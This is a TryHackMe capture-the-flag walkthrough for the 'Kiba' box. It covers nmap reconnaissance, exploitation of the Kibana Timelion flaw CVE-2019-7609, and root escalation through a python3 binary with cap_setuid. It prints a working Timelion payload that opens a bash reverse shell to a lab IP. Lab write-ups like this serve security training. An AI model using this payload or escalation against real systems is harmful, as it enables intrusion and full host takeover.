Kiba

Platform: TryHackMe
Difficulty: Easy
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Date: 14 april 2021
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



We start by scanning the webserver with nmap and gobuster and even gobuster:

```
nmap -p- -A -oN initial.nmap 10.10.10.10
```


We get 4 ports:

```
└─$ nmap -A -p- -oN nmap/second 10.10.241.50
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-14 16:47 CEST
Nmap scan report for 10.10.241.50
Host is up (0.027s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 9d:f8:d1:57:13:24:81:b6:18:5d:04:8e:d2:38:4f:90 (RSA)
|   256 e1:e6:7a:a1:a1:1c:be:03:d2:4e:27:1b:0d:0a:ec:b1 (ECDSA)
|_  256 2a:ba:e5:c5:fb:51:38:17:45:e7:b1:54:ca:a1:a3:fc (ED25519)
80/tcp   open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
5044/tcp open  lxi-evntsvc?
5601/tcp open  esmagent?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDA
erverCookie, X11Probe:
```


We first have an open ssh, which might be very helpful afterwards.
We then see port 80 and start looking at it, but nothing too crazy there, even if the ascii art looks pretty cool:



We then see ports 5044, and 5601 with the data visualization dashboard **Kibana**.
We go and take a look at it:



Going into the source code we find the version:



We can now start looking for a vulnerability.
We can find one pretty quick:

Analysis

CVE-2019-7609 is an arbitrary code execution vulnerability in Kibana's Timelion visualizer. The vulnerability was patched in February 2019.

According to Elastic's advisory for the flaw, an attacker capable of accessing the Timelion application "could send a request that will attempt to execute javascript code" that could result in the attacker executing arbitrary commands on the host under the same permissions as the vulnerable Kibana process.

On October 14, Michał Bentkowski, a security researcher at Securitum, presented a talk at OWASP Poland Day about Prototype Pollution. Bentkowski's slides from the presentation were published to slides.com, and include his research on CVE-2019-7609, along with proof-of-concept (PoC) code exploiting the vulnerability.

On October 16, Alibaba Cloud security researcher Henry Chen tweeted out the PoC from Bentkowski's slides:


The following table contains information about the vulnerable versions of Kibana based on the information in the Elastic advisory.

Kibana Versions	Status
3.0 through 5.6.14	Vulnerable
6.0.0 through 6.6.0	Vulnerable
5.6.15	Not Vulnerable
6.6.1 and above	Not Vulnerable

I then searched a PoC and found an easy one right here: https://github.com/mpgn/CVE-2019-7609
The exploit is pretty straight forward, and is well explained on the github page but I will go through a quick explanation.
For a detailed analysis: https://slides.com/securitymb/prototype-pollution-in-kibana/


- First open up Kibana

- Then go into **Timelion**




- Then as explained in the Github you paste the payload and run it, don't forget to add your ip and port. this is the payload that I pasted:


```
```js
.es(*).props(label.__proto__.env.AAAA\='require("child_process").exec("ba
sh -i >& /dev/tcp/10.11.25.211/4444 0>&1");process.exit()//')
.props(label.__proto__.env.NODE_OPTIONS\='--require /proc/self/environ')
```
```



- Now you just have to go to canvas and the shell should be here.



This will only work the first time, so don't lose the shell.
We can now read the first flag, user.txt:



Escalation


In the task, they talk and ask a question about capabilities.
So we can imagine that this will be the way to becoming root.
We run the command to get the capabilities (this is also the question to the response):

```
kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
kiba@ubuntu:/home/kiba$
```


And we can see a very interesting capability that can be exploited.

> /home/kiba/.hackmeplease/python3 = cap_setuid+ep

It is now very easy to become root.
A good explanation to capabilities and this example in particular can be found here: https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/
Because here the binary python3 has the capability setuid, that means all privileges can be used for this.
We can with this escalate our privileges to root, we just have to call python3 with the setuid `0` to become root:



In this screenshot we can first see that `python3` is owned by root but we have the privileges to execute it.
We execute by calling the python3 binary, first importing the `os` module so that we can execute commands on the operating system, with this module we `setuid(0)` and call `/bin/bash` with this id.
We can then see when typing `id` that the id is 0 and we confirm being the superuser by typing `whoami`.
With this done, we can now read the root flag:



And with this, this fun little box is done.

I hope you enjoyed my quick walkthrough.
You can contact me here: alex.spiesberger@gmail.com